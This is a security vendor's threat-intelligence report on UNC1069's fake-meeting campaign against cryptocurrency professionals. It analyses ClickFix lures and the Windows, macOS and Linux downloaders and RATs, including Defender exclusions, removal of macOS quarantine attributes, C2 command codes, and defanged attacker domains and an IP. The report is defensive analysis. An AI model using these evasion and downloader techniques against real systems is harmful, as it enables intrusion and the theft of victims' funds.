
"Hello? I can't hear you": Investigating UNC1069's Fake Meeting Tactics
We expanded our research into the recent UNC1069 campaign, which targets individuals by luring them into fraudulent meetings hosted by fake companies. Our analysis focuses on the diverse attack chains employed by the threat actors, as well as the scale and sophistication of their supporting infrastructure.
Key Points
- UNC1069, is a North Korean actor targeting cryptocurrency and Web3 professionals to facilitate financial theft.
- The group operates through fabricated corporate identities, engaging victims via platforms such as LinkedIn and Telegram with tailored partnership proposals. Victims are then invited to join fraudulent meetings hosted on platforms impersonating Zoom, Google Meet, or Microsoft Teams.
- These fake meeting environments are used not only to compromise victims’ systems, but also to capture video and voice recordings, which are later reused in subsequent social engineering efforts.
- The attackers rely heavily on social engineering techniques, including ClickFix-style prompts and instructions to install supposed “missing” meeting SDKs, to deliver malicious payloads.
- Payloads are tailored to the victim’s operating system (Linux, macOS, Windows), but share common functionality: downloading additional components, performing system reconnaissance, and awaiting further commands.
- The malware used appears to be updated variants of Cabbage RAT.
Background
UNC1069 (overlapping with Bluenoroff) is a financially motivated North Korean threat actor reported by Mandiant, known for conducting sophisticated social engineering campaigns. This cluster was also responsible for the recent Axios NPM package compromise. The group lures victims into fake meetings (e.g., Zoom, Google Meet, Microsoft Teams) with the objective of delivering malicious payloads.
Their primary targets are individuals and organizations in the financial and cryptocurrency sectors. The attackers aim to steal digital assets directly or leverage compromised access to pivot into other high-value targets. Ultimately, these operations are believed to support the North Korean regime’s missile, nuclear, and espionage programs.
High Level Attack Chain

Figure 1. Diagram showing the full attack chain of the campaign.
The threat actors operate under fraudulent venture capital personas, initiating contact through out-of-band channels such as LinkedIn and Telegram, often leveraging previously compromised accounts to increase credibility. They build rapport with targets and share scheduling links (e.g., via Calendly) to arrange meetings.
These links lead to fake meeting platforms hosted on attacker-controlled infrastructure, designed to closely mimic legitimate services like Google Meet, Zoom, and Microsoft Teams. The environments are highly convincing and may even include live participation from the attackers.
In some cases, the attackers incorporate video footage of previously compromised victims or deepfake representations of executives to enhance legitimacy. During the meeting, victims are intentionally led to believe that their microphone or webcam is malfunctioning. Attackers apply time pressure, urging them to quickly resolve the issue.
When victims attempt to enable their audio or video, they are presented with a ClickFix-style prompt, instructing them to copy and execute code under the pretense of fixing the problem.
The delivered payload varies depending on the victim’s operating system (Linux, macOS, or Windows). These initial payloads act as downloaders, retrieving additional malicious components. The malware then collects system information, establishes persistence, and awaits further instructions or secondary payloads. The malware appears to be updated variants of Cabbage RAT.

Figure 2. Screenshot of an active ClickFix lure of this campaign. Source: https://app.any.run/tasks/964b28d7-48e3-4e4d-bac4-27c388b2600c
Technical Analysis
Voice and Video Collection
Multiple reports indicate that the threat actors leverage their fake meeting platforms to capture victims’ audio and video, which are later reused in subsequent campaigns to enhance credibility and impersonation as it was also mentioned by Kaspersky.
Analysis of a JavaScript sample obtained from one of these platforms further confirms this hypothesis.
The script initiates media capture through the browser’s “navigator.mediaDevices.getUserMedia” API, explicitly requesting access to both the microphone and camera. This action requires user consent via standard browser permission prompts, making the activity appear legitimate from the user’s perspective.

Figure 3. JavaScript code snippet from a fake meeting page that initiates browser access requests for microphone and camera.
Once access is granted, the script processes the media streams and transmits them in real time using WebRTC-based streaming. It establishes a transport connection and forwards the captured audio and video tracks to a remote server (https[://]zoom.05ukweb[.]uk:3000) via a WebSocket signaling channel, enabling live communication between participants.

Figure 4. JavaScript code snippet showing WebSocket connection to UNC1069-associated C2 domain.
This behavior indicates that media is not only captured but also streamed in real time, with the attacker-controlled server functioning as a media relay or routing hub.
In addition to live streaming, the script also implements local recording capabilities through the MediaRecorder API, potentially allowing the actors to store audio and video data for later use in social engineering operations.

Figure 5. JavaScript code from the campaign’s infrastructure, showcasing recording functionality.
Windows
On Windows systems, victims are instructed to press Win + X → A to open a terminal with administrative privileges. They are then prompted to paste and execute a set of commands that retrieve and run two distinct PowerShell scripts.

Figure 6. PowerShell snippet from a ClickFix lure for Windows-based victims.
Initial PowerShell Execution
The first PowerShell script issues a POST request (with the string “200” in the request body) to download the contents of a VBScript (VBS) file. The script writes this file to the system’s temporary directory and executes it twice using wscript.exe, passing the payload delivery URL along with the arguments “1” and “2”.
Subsequently, the script modifies system defenses by:
- Adding an exclusion for the
C:\Usersdirectory in Windows Defender - Restarting the WinDefend service to apply the changes

Figure 7. Content of the first PowerShell payload for Windows-based victims.
VBS Payload (Cabbage / CageyChameleon RAT Variant)
The retrieved VBS payload appears to be an updated variant of CageyChameleon (Cabbage RAT), closely resembling the Cabbage RAT-B variant described in “Unveiling the CryptoMimic”.
Execution begins by parsing command-line arguments and collecting host information, including:
- Current user
- System details

Figure 8. Content of the VBS payload revealing collection of system and user details.
A notable enhancement in this version is the introduction of a persistence mechanism. The malware creates a shortcut (.lnk) file in the Windows Startup folder, ensuring execution upon user logon. When triggered, the shortcut launches wscript.exe, which re-executes the VBS payload with the original arguments (functionality not observed in earlier variants).

Figure 9. Content of the VBS payload showing local persistence with a .lnk (shortcut) file in the Windows Startup folder, with light obfuscation.
The RAT communicates with its command-and-control (C2) server to:
- Exfiltrate collected host data
- Enumerate running processes (getProc)
- Collect installed Google Chrome extensions (getexts)
The addition of browser extension collection is a new capability, likely aimed at identifying cryptocurrency wallet extensions or other high-value targets.

Figure 10. Summary of information sent towards the C2 from the VBS payload. Source: https://app.any.run/tasks/964b28d7-48e3-4e4d-bac4-27c388b2600c

Figure 11. Content of the VBS payload showing the inner workings of the C2 communication.
C2 communication is driven by response codes:
- 20 → Download, Base64-decode, and XOR-decrypt a secondary VBS payload, which is then executed in memory.
- 21 → Terminate execution.
- 22 → Keep-alive signal.
An important change in this variant is the removal of the “live shell” functionality, which previously allowed execution of inline VBS commands.
Second PowerShell Downloader
The second PowerShell script performs similar actions to the first, with one key difference: it uses an HTTP GET request to retrieve another VBS payload.

Figure 12. Content of the second PowerShell payload for Windows-based victims that fetches another malicious VBS script but with an HTTP GET request this time.
Enhanced VBS Variant
This second VBS sample appears to build upon the previously analyzed version but introduces several improvements:
- Transition from simple string concatenation to structured code with explicitly declared variables.
- Implementation of basic error handling mechanisms.
- Adoption of JSON-based communication.
- Presence of developer comments, suggesting the malware is still under active development.
Like earlier variants, execution begins with argument parsing. However, this version introduces a fallback URL, used if no command-line argument is provided.

Figure 13. Content of the second VBS payload showing the use of a fallback URL for C2 communication.
Unlike the previous sample, this variant does not implement persistence, instead focusing directly on C2 communication.

Figure 14. Content of the VBS payload showing improved communication with the C2.
C2 responses are now processed via the handlePostResponse procedure, which supports a more flexible command structure compared to earlier numeric codes.
| Command | Description |
|---|---|
kill | Terminates malware execution |
In-Memory | Executes VBScript payloads directly in memory |
Disk | Downloads a file from the C2, saves it in the Temp directory, and executes it (e.g., DLL payloads) |

Figure 15. Content of the handlePostResponse VBS procedure showing the evolution of the C2 commands.
A newly introduced PostStatus procedure reports execution status back to the C2 server. This function is invoked both before and after payload execution, sending:
- A unique task UUID.
- Execution state (e.g., “Downloaded” or “Executed”).
This enhancement improves task tracking and operational visibility for the threat actors.

Figure 16. Content of the PostStatus VBS procedure which reports execution status of commands back to the C2 server.
macOS
On macOS systems, victims are instructed to press Cmd (⌘) + Space, search for Terminal, and execute a series of commands. These commands retrieve and run multiple payloads, including two Mach-O binaries and Perl-based scripts on other occasions.

Figure 17. Code snippet from a ClickFix lure for MacOS-based victims.
Mach-O Downloader
The first Mach-O binary functions as a downloader that masquerades as legitimate software, such as Zoom, Google applications, or system updates.
Its core capabilities include:
- C2 Communication: Connects to attacker-controlled infrastructure (e.g.,
zoom[.]us07-web[.]us) to download ZIP-compressed payloads and perform beaconing via curl. - Gatekeeper Bypass: Removes macOS quarantine attributes using
xattr -rc, allowing execution of untrusted files. - Code Signing Evasion: Applies ad-hoc signatures to downloaded binaries using codesign to facilitate execution.
Mach-O RAT (NukeSped)
The second Mach-O file downloaded seems to be a Remote Access Trojan (RAT). Current detections on VirusTotal classify this sample as NukeSped, a remote access trojan (RAT) commonly associated with North Korea’s Lazarus Group.
Perl Downloader
In another variation, a similar infection chain is implemented using a Perl-based downloader targeting macOS systems, instead of Mach-O.
This script:
- Establishes communication with a remote server (
45.61.157[.]248) via repeated HTTP POST requests until a payload is successfully retrieved. - Saves the downloaded payload as a Perl file in the system’s temporary directory.
- Modifies file permissions to make it executable.
- Executes the payload in two separate processes, passing the C2 address and predefined arguments.
Following execution of the secondary payload, the script proceeds to:
- Download a ZIP archive from the same server, disguised as a Zoom application.
- Extract the archive contents.
- Remove quarantine attributes to bypass macOS security prompts.
- Apply forced code signing to the application bundle.
- Launch the application.

Figure 18. Code snippet showing the download of another Perl script from a C2 server.

Figure 19. Code snippet showing the execution of the downloaded Perl script, and fetching and opening a malicious application.
Linux
On Linux systems, victims are instructed to press Ctrl + Alt + T, resulting in opening the terminal, and then they are prompted to paste and execute the following commands which include fetching and running an ELF downloader.

Figure 20. Code snippet from a ClickFix lure for Linux-based victims.
ELF Downloader
The ELF binary functions as a downloader, closely resembling the initial PowerShell stage observed in the Windows infection chain.
Execution begins with the binary parsing its command-line arguments. If an argument is provided, it is used as the command-and-control (C2) endpoint, otherwise, the malware falls back to a hardcoded default URL.

Figure 21. Snippet showing the use of a fallback C2 endpoint in the ELF binary.
The downloader determines a suitable working directory via the getTmpDir function by:
- Retrieving the
$TMPDIRenvironment variable. - Falling back to
/tmp/if the variable is not set. - Appending a randomly generated string (via
getRandomStr) to construct a unique file path.
This approach helps evade detection and avoids filename collisions.
The next stage is downloaded using a dedicated function (httpPostSave), which repeatedly attempts retrieval until successful. This function leverages the curl utility with the following characteristics:
- HTTP Method:
POST. - User-Agent: “
linux” - Headers:
Content-Type: text/html. - Output: Saved to
<Temp Directory>/<Random>.bin. - Response Handling: Captures HTTP status codes to verify success.
The request is sent to a C2 endpoint resembling:
https://<domain>/ft?topic=s>=209

Figure 22. Snippet showing repeated attempts to download the next stage payload.
Once the payload is downloaded, the malware verifies successful file creation using the __xstat system call. Notably, this check is performed both within the download function and again in the main routine, suggesting the use of reusable or templated code.
After verification, the following steps are executed:
| Instruction | Description |
|---|---|
__xstat | Confirms the payload was successfully written to disk |
chmod | Modifies file permissions to 755, enabling execution |
fork | Creates a child process |
execl | In the child process (_Var5 == 0), replaces execution with the downloaded payload, passing arguments such as 2 or 4 |
This execution chain ensures that the payload runs independently while the parent process can continue or terminate as needed.
